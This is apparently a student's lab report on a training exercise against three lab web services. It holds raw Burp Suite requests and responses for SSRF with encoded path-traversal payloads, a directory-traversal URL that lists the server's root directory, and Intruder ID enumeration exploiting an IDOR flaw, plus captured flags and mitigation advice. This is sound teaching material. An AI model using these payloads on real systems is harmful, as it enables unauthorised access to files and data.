Report on practical work Exploitation of server-side vulnerability

Compiled: Artem K. Telegram: @qlVwVlq

Laboratory work № 8 Module 17, Task 8.4 (HW-04).

General information:

Testing period: 17.04.2025-25.04.2025


Test object:

1. http://51.250.73.193:8085 (Task 8.1),
2. http://51.250.73.193:8086 (Task 8.2),
3. http://51.250.73.193:8087 (Task 8.3).

Description of actions and workflow:

1. Testing the first object http://51.250.73.193:8085 (Task 8.1), a site with SSRF vulnerability, we will use burpsuite for the test, in the request we see a vulnerable empty field address=, you can substitute any value, the server makes a request according to the instructions, in photo 1, in the server response we see the flag of the task 8.1.

Photo 1



Request

```
POST /?file=
%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2A
HTTP/1.1
Host: 51.250.73.193:8085
Content-Length: 93
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://51.250.73.193:8085
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://51.250.73.193:8085/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

address=
/?file=%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e
%2f%2A
```


Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.6 Python/3.8.17
Date: Mon, 21 Apr 2025 14:29:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 35
Connection: close

flag{s3rv3r_s1d3_r3qu3st_f0rd3n@ry}
```

2. Testing the second object http://51.250.73.193:8086 (Task 8.2), a website providing web design services, a Directory Traversal vulnerability was detected in the directory checks of the pages, which allows us to access the directories.

This allows you to view files, change them, and perform other manipulations.



51.250.73.193:8086/files/?dir=../../#00

This page in progress, but you can download some materials about ../../.


```
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
.dockerenv
app
flag{D1r3ct0ry_is_d@ng3r0us}
```

3. Testing the third object http://51.250.73.193:8087 (Task 8.3) a service for generating PDF documents, where each client can generate a document with any inscription.

A search of various IDs was performed using the burpsuite tool (Photo 2), and the scanning results revealed a vulnerability - insecure Direct Object Reference - IDOR.

The application shows and provides access to an internal object without checking whether the user is authorized (Photo 3).

Photo 2 (file enumeration, finding)



Sniper attack

Target: http://51.250.73.193:8087

☑ Update Host header to match target

```
POST /download HTTP/1.1
Host: 51.250.73.193:8087
Content-Length: 141
Cache-Control: max-age=0
Accept-Language: ru-RU,ru;q=0.9
Origin: http://51.250.73.193:8087
Content-Type: multipart/form-data; boundar
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Accept: text/html,application/xhtml+xml,ap
Referer: http://51.250.73.193:8087/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryRjs9bJH2jb44aY1M
Content-Disposition: form-data; name="pdf_

§1337§
------WebKitFormBoundaryRjs9bJH2jb44aY1M--
```

2. Intruder attack of http://51.250.73.193:8087

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response ...	Error	Timeout	Length	Comment
99	99	200	11			4084	
94	94	200	11			4084	
171	171	200	11			4084	
135	135	200	11			4084	
137	137	200	18			1337	
16	16	200	20			1318	

Paused

Payloads

Payload position: All payload positions

Payload type: Simple list


Payload count: 200

Request count: 200

1 highlight | 1 payload position | Length: 792

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.3.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Positions Add § Clear § Auto §
Attack Save
Results Positions
Apply capture filter
Request Response
Pretty Raw Hex
Payload configuration
This payload type lets you configure a sin strings that are used as payloads.
Paste Load... Remove Clear Deduplicate Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various p on each payload before it is used.
Search

Photo 3 (secret document 137)



TOP SECRET document flag{Ins3cur3_d1r3ct_0bj3ct_r3f3r3nc3$_PDF}

➢ Summary:

In the process of solving this lab work, the following tools (programs and utilities) were used: Burp Suite, Firefox browser, Chromium, Kali tools.

Vulnerabilities that were discovered:

➢ SSRF (Server-Side Request Forgery)

- Directory Traversal (Path Traversal)
- IDOR - Insecure Direct Object Reference

Recommendations for improving protection:

- For SSRF, whitelist the DNS name or IP address that your application should be able to access.
- Perform Chroot jail – operation of changing the root directory of the disk for the running process and its child processes. The program running in such an environment cannot access files outside the new root directory for Directory Traversal (Path Traversal).
- IDOR Authorization check, use UUID or hashes.